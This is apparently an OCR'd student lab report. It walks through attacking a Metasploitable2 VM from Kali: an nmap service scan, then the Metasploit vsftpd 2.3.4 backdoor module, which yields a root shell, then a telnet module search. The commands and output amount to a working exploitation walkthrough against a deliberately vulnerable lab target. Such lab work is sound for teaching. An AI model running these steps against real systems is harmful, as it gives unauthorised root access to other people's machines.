
5 . Here we get the exploited version of ftp vsftpd 2.3.4


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
(mugdha㉿kali)-[~]
$ sudo su
[sudo] password for mugdha:
(root㉿kali)-[/home/mugdha]
nmap -A -T4 192.168.1.113
Starting Nmap 7.95 (https://nmap.org) at 2025-12-05 04:49 EST
Nmap scan report for 192.168.1.113
Host is up (0.00097s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.1.10
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2025-12-05T09:49:48+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 47665/udp mountd
Right Ctrl
28°C Sunny
Search
ENG IN
15:29 05-12-2025

1.1



kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
| 100005 1,2,3 47665/udp mountd
| 100005 1,2,3 49865/tcp mountd
| 100021 1,3,4 36599/udp nlockmgr
| 100021 1,3,4 46152/tcp nlockmgr
| 100024 1 51771/tcp status
|_ 100024 1 55498/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 8
| Capabilities flags: 43564
| Some Capabilities: Speaks41ProtocolNew, SupportsCompression, ConnectWithDatabase, Support41Auth, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions
| Status: Autocommit
|_ Salt: 60"gljN(xF7{-iIr"NDH
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-12-05T09:49:48+00:00; +1s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:FD:62:2D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2025-12-05T04:49:39-05:00
Right Ctrl
28°C Sunny
Search
ENG IN
15:30 05-12-2025

1.2



1.3

6 . then will search for more exploit using searchsploit vsftpd 2.3.4.Then use vsftpd 2.3.4 – Backdoor Command Execution (metasploit)



1.4

7 . Then open msfconsole.

8 . Searched for FTP exploit :

search vsftpd 2.3.4 .This means you are searching for a known vulnerability in VSFTPD 2.3.4 (a vulnerable FTP server version).Metasploit shows one matching exploit: exploit/unix/ftp/vsftpd_234_backdoor.This is a famous backdoor vulnerability.

3. Then select the exploit:

use 0 , 0 is the index number of the exploit in the list.
Now you activated the module:

exploit/unix/ftp/vsftpd_234_backdoor


4. Run “show options”

This command shows what settings you must configure before running the exploit.


Usually you must set:

RHOSTS = Target IP

RPORT = FTP port (default 21)



1.5


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.113
RHOST => 192.168.1.113
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.113:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.113:21 - USER: 331 Please specify the password.
[+] 192.168.1.113:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.113:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:38117 → 192.168.1.113:6200) at 2025-12-05 04:57:14 -0500
pwd
/
cd /
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
BSE midcap +0.57%
Search
ENG IN
15:33 05-12-2025

1.6

2 . Telnet/23 :

1 . Telnet is a protocol that allows you to remotely access another computer over a network and run commands as if you were sitting in front of it.

2 . Remote Access: It lets you log in to another computer/server over the network.

3 . Command-Line Control: You can run commands on the remote machine using a text interface.

4 . Port 23: Telnet works mainly on TCP port 23.

5 . No Encryption: All data (username, password) is sent in plain text, which makes it insecure.

6 . Replaced by SSH: Because it is insecure, it is mostly replaced by SSH in modern systems.


7 . Steps :

1 . Open kali terminal.


2 . Run msfconsole

3 . Then we will search for exploit of telnet for this run search telnet.

4 . Then following 84 exploits will start appearing.


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
(mugdha㉿kali)-[~]
$ sudo su
[sudo] password for mugdha:
(root㉿kali)-[/home/mugdha]
msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using hosts -R or services -R
=[metasploit v6.4.98-dev]
+ -- --=[2,571 exploits - 1,316 auxiliary - 1,683 payloads]
+ -- --=[433 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search telnet
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/misc/asus_infosvr_auth_bypass_exec 2015-01-04 excellent No ASUS infosvr Auth Bypass Command Execution
1 exploit/linux/http/asuswrt_lan_rce 2018-01-22 excellent No AsusWRT LAN Unauthenticated Remote Code Execution
2 auxiliary/server/capture/telnet . normal No Authentication Capture: Telnet
3 auxiliary/scanner/telnet/brocade_enable_login . normal No Brocade Enable Login Check Scanner
4 exploit/windows/proxy/ccproxy_telnet_ping 2004-11-11 average Yes CCProxy Telnet Proxy Ping Overflow
5 _ target: Automatic . . . .
6 _ target: Windows 2000 Pro All - English . . . .
7 _ target: Windows 2000 Pro All - Italian . . . .
8 _ target: Windows 2000 Pro All - French . . . .
9 _ target: Windows XP SP0/1 - English . . . .
10 _ target: Windows XP SP2 - English . . . .
11 auxiliary/dos/cisco/ios_telnet_rocem 2017-03-17 normal No Cisco IOS Telnet Denial of Service
12 auxiliary/admin/http/dlink_dir_300_600_exec_noauth 2013-02-04 normal No D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
13 exploit/linux/http/dlink_diagnostic_exec_noauth 2013-03-05 excellent No D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
14 _ target: CMD . . . .
15 _ target: Linux mipsel Payload . . . .
16 exploit/linux/http/dlink_dir300_exec_telnet 2013-04-22 excellent No D-Link Devices Unauthenticated Remote Command Execution
17 exploit/unix/webapp/dogfood_spell_exec 2009-03-03 excellent Yes Dogfood CRM spell.php Remote Command Execution
18 exploit/freebsd/telnet/telnet_encrypt_keyid 2011-12-23 great No FreeBSD Telnet Service Encryption Key ID Buffer Overflow
19 _ target: Automatic . . . .
20 _ target: FreeBSD 8.2 . . . .
